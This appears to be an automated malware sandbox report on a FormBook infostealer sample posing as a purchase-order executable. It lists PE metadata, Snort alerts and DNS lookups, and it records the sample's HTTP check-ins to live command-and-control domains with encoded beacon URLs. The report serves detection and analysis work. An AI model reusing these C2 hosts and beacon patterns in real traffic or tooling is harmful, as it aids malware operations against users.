IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0xc2000	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
^8+S|rz	0x2000	0xbea04	0xbec00	False	1.00031485501	data	7.99978876077	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.text	0xc2000	0xbec0	0xc000	False	0.444376627604	data	5.98929495854	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xce000	0x34b8	0x3600	False	0.361328125	data	5.24839991082	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xd2000	0xc	0x200	False	0.044921875	data	0.0980041756627	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
	0xd4000	0x10	0x200	False	0.044921875	dBase III DBT, version number 0, next free block index 796960	0.142635768149	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xce130	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 0		
RT_GROUP_ICON	0xd06d8	0x14	data		
RT_VERSION	0xd06ec	0x364	data		
RT_MANIFEST	0xd0a50	0xa65	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013
Assembly Version	3.0.0.0
InternalName	CspAlgorithmType.exe
FileVersion	3.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	ServerManager_Core
ProductVersion	3.0.0.0
FileDescription	ServerManager_Core
OriginalFilename	CspAlgorithmType.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/12/21-14:44:17.541178	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	209.182.202.96
05/12/21-14:44:17.541178	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	209.182.202.96
05/12/21-14:44:17.541178	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49744	80	192.168.2.6	209.182.202.96
05/12/21-14:44:49.882224	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.102.136.180
05/12/21-14:44:49.882224	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.102.136.180
05/12/21-14:44:49.882224	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49752	80	192.168.2.6	34.102.136.180
05/12/21-14:44:50.021295	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49752	34.102.136.180	192.168.2.6
05/12/21-14:45:12.023558	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49754	34.102.136.180	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:44:17.336447001 CEST	49744	80	192.168.2.6	209.182.202.96
May 12, 2021 14:44:17.539150953 CEST	80	49744	209.182.202.96	192.168.2.6
May 12, 2021 14:44:17.541024923 CEST	49744	80	192.168.2.6	209.182.202.96
May 12, 2021 14:44:17.541177988 CEST	49744	80	192.168.2.6	209.182.202.96
May 12, 2021 14:44:17.741841078 CEST	80	49744	209.182.202.96	192.168.2.6
May 12, 2021 14:44:18.501599073 CEST	49744	80	192.168.2.6	209.182.202.96
May 12, 2021 14:44:18.703918934 CEST	80	49744	209.182.202.96	192.168.2.6
May 12, 2021 14:44:18.704257011 CEST	49744	80	192.168.2.6	209.182.202.96
May 12, 2021 14:44:23.722388029 CEST	49745	80	192.168.2.6	156.253.106.229
May 12, 2021 14:44:26.723609924 CEST	49745	80	192.168.2.6	156.253.106.229
May 12, 2021 14:44:32.724307060 CEST	49745	80	192.168.2.6	156.253.106.229
May 12, 2021 14:44:47.595201969 CEST	49751	80	192.168.2.6	156.253.106.229
May 12, 2021 14:44:49.840913057 CEST	49752	80	192.168.2.6	34.102.136.180
May 12, 2021 14:44:49.881947994 CEST	80	49752	34.102.136.180	192.168.2.6
May 12, 2021 14:44:49.882071018 CEST	49752	80	192.168.2.6	34.102.136.180
May 12, 2021 14:44:49.882224083 CEST	49752	80	192.168.2.6	34.102.136.180
May 12, 2021 14:44:49.925158978 CEST	80	49752	34.102.136.180	192.168.2.6
May 12, 2021 14:44:50.021295071 CEST	80	49752	34.102.136.180	192.168.2.6
May 12, 2021 14:44:50.021327019 CEST	80	49752	34.102.136.180	192.168.2.6
May 12, 2021 14:44:50.029829979 CEST	49752	80	192.168.2.6	34.102.136.180
May 12, 2021 14:44:50.030330896 CEST	49752	80	192.168.2.6	34.102.136.180
May 12, 2021 14:44:50.071338892 CEST	80	49752	34.102.136.180	192.168.2.6
May 12, 2021 14:44:50.597404003 CEST	49751	80	192.168.2.6	156.253.106.229
May 12, 2021 14:44:56.613770008 CEST	49751	80	192.168.2.6	156.253.106.229
May 12, 2021 14:45:00.764058113 CEST	49753	80	192.168.2.6	66.235.200.147
May 12, 2021 14:45:00.805219889 CEST	80	49753	66.235.200.147	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:45:00.805355072 CEST	49753	80	192.168.2.6	66.235.200.147
May 12, 2021 14:45:00.805551052 CEST	49753	80	192.168.2.6	66.235.200.147
May 12, 2021 14:45:00.846524000 CEST	80	49753	66.235.200.147	192.168.2.6
May 12, 2021 14:45:01.319247961 CEST	49753	80	192.168.2.6	66.235.200.147
May 12, 2021 14:45:01.360927105 CEST	80	49753	66.235.200.147	192.168.2.6
May 12, 2021 14:45:01.361038923 CEST	49753	80	192.168.2.6	66.235.200.147
May 12, 2021 14:45:11.845074892 CEST	49754	80	192.168.2.6	34.102.136.180
May 12, 2021 14:45:11.886277914 CEST	80	49754	34.102.136.180	192.168.2.6
May 12, 2021 14:45:11.886451960 CEST	49754	80	192.168.2.6	34.102.136.180
May 12, 2021 14:45:11.886488914 CEST	49754	80	192.168.2.6	34.102.136.180
May 12, 2021 14:45:11.927572966 CEST	80	49754	34.102.136.180	192.168.2.6
May 12, 2021 14:45:12.023557901 CEST	80	49754	34.102.136.180	192.168.2.6
May 12, 2021 14:45:12.023586035 CEST	80	49754	34.102.136.180	192.168.2.6
May 12, 2021 14:45:12.024002075 CEST	49754	80	192.168.2.6	34.102.136.180
May 12, 2021 14:45:12.024024963 CEST	49754	80	192.168.2.6	34.102.136.180
May 12, 2021 14:45:12.066961050 CEST	80	49754	34.102.136.180	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:43:01.428555012 CEST	60342	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:01.477366924 CEST	53	60342	8.8.8.8	192.168.2.6
May 12, 2021 14:43:21.349680901 CEST	61346	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:21.398500919 CEST	53	61346	8.8.8.8	192.168.2.6
May 12, 2021 14:43:24.693722010 CEST	51774	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:24.742449045 CEST	53	51774	8.8.8.8	192.168.2.6
May 12, 2021 14:43:25.606499910 CEST	56023	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:25.658571005 CEST	53	56023	8.8.8.8	192.168.2.6
May 12, 2021 14:43:28.722441912 CEST	58384	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:28.771378040 CEST	53	58384	8.8.8.8	192.168.2.6
May 12, 2021 14:43:29.864943981 CEST	60261	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:29.913788080 CEST	53	60261	8.8.8.8	192.168.2.6
May 12, 2021 14:43:30.785602093 CEST	56061	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:30.838978052 CEST	53	56061	8.8.8.8	192.168.2.6
May 12, 2021 14:43:31.721178055 CEST	58336	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:31.771974087 CEST	53	58336	8.8.8.8	192.168.2.6
May 12, 2021 14:43:32.272595882 CEST	53781	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:32.331994057 CEST	53	53781	8.8.8.8	192.168.2.6
May 12, 2021 14:43:32.615772009 CEST	54064	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:32.667319059 CEST	53	54064	8.8.8.8	192.168.2.6
May 12, 2021 14:43:35.303809881 CEST	52811	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:35.362885952 CEST	53	52811	8.8.8.8	192.168.2.6
May 12, 2021 14:43:36.863873959 CEST	55299	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:36.912844896 CEST	53	55299	8.8.8.8	192.168.2.6
May 12, 2021 14:43:38.166874886 CEST	63745	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:38.216016054 CEST	53	63745	8.8.8.8	192.168.2.6
May 12, 2021 14:43:43.744782925 CEST	50055	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:43.796560049 CEST	53	50055	8.8.8.8	192.168.2.6
May 12, 2021 14:43:44.550431013 CEST	61374	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:44.602118969 CEST	53	61374	8.8.8.8	192.168.2.6
May 12, 2021 14:43:45.441957951 CEST	50339	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:45.495352983 CEST	53	50339	8.8.8.8	192.168.2.6
May 12, 2021 14:43:46.405951023 CEST	63307	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:46.466908932 CEST	53	63307	8.8.8.8	192.168.2.6
May 12, 2021 14:43:47.318855047 CEST	49694	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:47.367999077 CEST	53	49694	8.8.8.8	192.168.2.6
May 12, 2021 14:43:48.710267067 CEST	54982	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:48.759144068 CEST	53	54982	8.8.8.8	192.168.2.6
May 12, 2021 14:43:54.901154995 CEST	50010	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:55.015284061 CEST	53	50010	8.8.8.8	192.168.2.6
May 12, 2021 14:43:55.317168951 CEST	63718	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:55.378597021 CEST	53	63718	8.8.8.8	192.168.2.6
May 12, 2021 14:43:55.609453917 CEST	62116	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:55.671864033 CEST	53	62116	8.8.8.8	192.168.2.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 14:43:56.291462898 CEST	63816	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:56.413023949 CEST	53	63816	8.8.8.8	192.168.2.6
May 12, 2021 14:43:57.854007959 CEST	55014	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:57.905849934 CEST	53	55014	8.8.8.8	192.168.2.6
May 12, 2021 14:43:58.009041071 CEST	62208	53	192.168.2.6	8.8.8.8
May 12, 2021 14:43:58.074162006 CEST	53	62208	8.8.8.8	192.168.2.6
May 12, 2021 14:44:01.802985907 CEST	57574	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:01.860528946 CEST	53	57574	8.8.8.8	192.168.2.6
May 12, 2021 14:44:02.425599098 CEST	51818	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:02.484363079 CEST	53	51818	8.8.8.8	192.168.2.6
May 12, 2021 14:44:02.956604004 CEST	56628	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:03.164084911 CEST	53	56628	8.8.8.8	192.168.2.6
May 12, 2021 14:44:03.913177967 CEST	60778	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:03.970308065 CEST	53	60778	8.8.8.8	192.168.2.6
May 12, 2021 14:44:04.991370916 CEST	53799	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:05.051984072 CEST	53	53799	8.8.8.8	192.168.2.6
May 12, 2021 14:44:06.065033913 CEST	54683	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:06.122181892 CEST	53	54683	8.8.8.8	192.168.2.6
May 12, 2021 14:44:12.681934118 CEST	59329	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:12.740622044 CEST	53	59329	8.8.8.8	192.168.2.6
May 12, 2021 14:44:17.177454948 CEST	64021	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:17.328610897 CEST	53	64021	8.8.8.8	192.168.2.6
May 12, 2021 14:44:23.508150101 CEST	56129	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:23.720913887 CEST	53	56129	8.8.8.8	192.168.2.6
May 12, 2021 14:44:39.849184036 CEST	58177	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:39.937792063 CEST	53	58177	8.8.8.8	192.168.2.6
May 12, 2021 14:44:42.973548889 CEST	50700	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:43.045808077 CEST	53	50700	8.8.8.8	192.168.2.6
May 12, 2021 14:44:45.252249002 CEST	54069	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:45.323209047 CEST	53	54069	8.8.8.8	192.168.2.6
May 12, 2021 14:44:47.352068901 CEST	61178	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:47.564670086 CEST	53	61178	8.8.8.8	192.168.2.6
May 12, 2021 14:44:49.764441013 CEST	57017	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:49.838244915 CEST	53	57017	8.8.8.8	192.168.2.6
May 12, 2021 14:44:55.047101021 CEST	56327	53	192.168.2.6	8.8.8.8
May 12, 2021 14:44:55.314804077 CEST	53	56327	8.8.8.8	192.168.2.6
May 12, 2021 14:45:00.605317116 CEST	50243	53	192.168.2.6	8.8.8.8
May 12, 2021 14:45:00.763115883 CEST	53	50243	8.8.8.8	192.168.2.6
May 12, 2021 14:45:06.363883972 CEST	62055	53	192.168.2.6	8.8.8.8
May 12, 2021 14:45:06.765923977 CEST	53	62055	8.8.8.8	192.168.2.6
May 12, 2021 14:45:11.772507906 CEST	61249	53	192.168.2.6	8.8.8.8
May 12, 2021 14:45:11.843046904 CEST	53	61249	8.8.8.8	192.168.2.6
May 12, 2021 14:45:17.039460897 CEST	65252	53	192.168.2.6	8.8.8.8
May 12, 2021 14:45:17.110006094 CEST	53	65252	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 14:44:17.177454948 CEST	192.168.2.6	8.8.8.8	0x9f32	Standard query (0)	www.servantsheartvalet.com	A (IP address)	IN (0x0001)
May 12, 2021 14:44:23.508150101 CEST	192.168.2.6	8.8.8.8	0xd1ee	Standard query (0)	www.patricksparber.com	A (IP address)	IN (0x0001)
May 12, 2021 14:44:47.352068901 CEST	192.168.2.6	8.8.8.8	0xef1b	Standard query (0)	www.patricksparber.com	A (IP address)	IN (0x0001)
May 12, 2021 14:44:49.764441013 CEST	192.168.2.6	8.8.8.8	0x8101	Standard query (0)	www.m-kenterprises.com	A (IP address)	IN (0x0001)
May 12, 2021 14:44:55.047101021 CEST	192.168.2.6	8.8.8.8	0x719e	Standard query (0)	www.meucamarimoficial.com	A (IP address)	IN (0x0001)
May 12, 2021 14:45:00.605317116 CEST	192.168.2.6	8.8.8.8	0xbd64	Standard query (0)	www.bridgestreetresources.com	A (IP address)	IN (0x0001)
May 12, 2021 14:45:06.363883972 CEST	192.168.2.6	8.8.8.8	0x5cfc	Standard query (0)	www.uuoouu-90.store	A (IP address)	IN (0x0001)
May 12, 2021 14:45:11.772507906 CEST	192.168.2.6	8.8.8.8	0xcb64	Standard query (0)	www.shadyshainarae.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 14:45:17.039460897 CEST	192.168.2.6	8.8.8.8	0xe47f	Standard query (0)	www.sherwooddaydesigns.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 14:44:17.328610897 CEST	8.8.8.8	192.168.2.6	0x9f32	No error (0)	www.servantsheartvalet.com	servantsheartvalet.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 14:44:17.328610897 CEST	8.8.8.8	192.168.2.6	0x9f32	No error (0)	servantsheartvalet.com		209.182.202.96	A (IP address)	IN (0x0001)
May 12, 2021 14:44:23.720913887 CEST	8.8.8.8	192.168.2.6	0xd1ee	No error (0)	www.patricksparber.com		156.253.106.229	A (IP address)	IN (0x0001)
May 12, 2021 14:44:47.564670086 CEST	8.8.8.8	192.168.2.6	0xef1b	No error (0)	www.patricksparber.com		156.253.106.229	A (IP address)	IN (0x0001)
May 12, 2021 14:44:49.838244915 CEST	8.8.8.8	192.168.2.6	0x8101	No error (0)	www.m-kenterprises.com	m-kenterprises.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 14:44:49.838244915 CEST	8.8.8.8	192.168.2.6	0x8101	No error (0)	m-kenterprises.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 14:44:55.314804077 CEST	8.8.8.8	192.168.2.6	0x719e	Name error (3)	www.meucamarimoficial.com	none	none	A (IP address)	IN (0x0001)
May 12, 2021 14:45:00.763115883 CEST	8.8.8.8	192.168.2.6	0xbd64	No error (0)	www.bridgestreetresources.com	bridgestreetresources.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 14:45:00.763115883 CEST	8.8.8.8	192.168.2.6	0xbd64	No error (0)	bridgestreetresources.com		66.235.200.147	A (IP address)	IN (0x0001)
May 12, 2021 14:45:06.765923977 CEST	8.8.8.8	192.168.2.6	0x5cfc	Name error (3)	www.uuoouu-90.store	none	none	A (IP address)	IN (0x0001)
May 12, 2021 14:45:11.843046904 CEST	8.8.8.8	192.168.2.6	0xcb64	No error (0)	www.shadyshainarae.com	shadyshainarae.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 14:45:11.843046904 CEST	8.8.8.8	192.168.2.6	0xcb64	No error (0)	shadyshainarae.com		34.102.136.180	A (IP address)	IN (0x0001)
May 12, 2021 14:45:17.110006094 CEST	8.8.8.8	192.168.2.6	0xe47f	No error (0)	www.sherwooddaydesigns.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
May 12, 2021 14:45:17.110006094 CEST	8.8.8.8	192.168.2.6	0xe47f	No error (0)	ext-sq.squarespace.com		198.185.159.144	A (IP address)	IN (0x0001)
May 12, 2021 14:45:17.110006094 CEST	8.8.8.8	192.168.2.6	0xe47f	No error (0)	ext-sq.squarespace.com		198.49.23.145	A (IP address)	IN (0x0001)
May 12, 2021 14:45:17.110006094 CEST	8.8.8.8	192.168.2.6	0xe47f	No error (0)	ext-sq.squarespace.com		198.185.159.145	A (IP address)	IN (0x0001)
May 12, 2021 14:45:17.110006094 CEST	8.8.8.8	192.168.2.6	0xe47f	No error (0)	ext-sq.squarespace.com		198.49.23.144	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.servantsheartvalet.com
- www.m-kenterprises.com
- www.bridgestreetresources.com
- www.shadyshainarae.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49744	209.182.202.96	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 14:44:17.541177988 CEST	6237	OUT	GET /meub/?5jYHTPD=WGLirrwFUtYpDXzpLjvBuZZEIXcS0L/7kvp4uO4ypDpemvycQ/ZH3e36klWLP588DVSUgz18wg==&W2MTZ=5jyDHn6x2rY HTTP/1.1 Host: www.servantsheartvalet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49752	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 14:44:49.882224083 CEST	6280	OUT	GET /meub/?5jYHTPD=AHOwzMgiYatzzgqEm8fFrRw5FyeBXJPWAn72Slj91D3zxHtkj2kvoxgZPNyklH4K/OrW/jgvcw==&W2MTZ=5jyDHn6x2rY HTTP/1.1 Host: www.m-kenterprises.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 12, 2021 14:44:50.021295071 CEST	6281	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 12:44:49 GMT Content-Type: text/html Content-Length: 275 ETag: "609953af-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49753	66.235.200.147	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 14:45:00.805551052 CEST	6282	OUT	GET /meub/?5jYHTPD=wcKMzz9mAcCi2aLb0t1qtV86GlMNvZH+VyhKA1jT/l4bq+nb0/na/dj3wGs+8qrOUrJA87J5aQ==&W2MTZ=5jyDHn6x2rY HTTP/1.1 Host: www.bridgestreetresources.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49754	34.102.136.180	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 12, 2021 14:45:11.886488914 CEST	6284	OUT	GET /meub/?5jYHTPD=IF6wwdQ2GC/v5+zeo737nU5N5nLUvdsVBqkfZ3TmK32/J3TLHA8Ym95CSjw9+1sG86DK55WYOQ==&W2MTZ=5jyDHn6x2rY HTTP/1.1 Host: www.shadyshainarae.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 12, 2021 14:45:12.023557901 CEST	6284	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 12 May 2021 12:45:11 GMT Content-Type: text/html Content-Length: 275 ETag: "6096ba97-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior



PO 367628usa.exe
PO 367628usa.exe
PO 367628usa.exe
PO 367628usa.exe
PO 367628usa.exe
explorer.exe
raserver.exe
cmd.exe
conhost.exe

Click to jump to process

System Behavior

Analysis Process: PO 367628usa.exe PID: 6596 Parent PID: 5928

General

Start time:	14:43:06
Start date:	12/05/2021
Path:	C:\Users\user\Desktop\PO 367628usa.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO 367628usa.exe'
Imagebase:	0x4b0000
File size:	846336 bytes
MD5 hash:	42CF4C3943D5A839412A16A4D8B8D65D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.347022763.00000000039F5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.347022763.00000000039F5000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.347022763.00000000039F5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.346118335.00000000029F3000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0ECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO 367628usa.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\PO 367628usa.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, 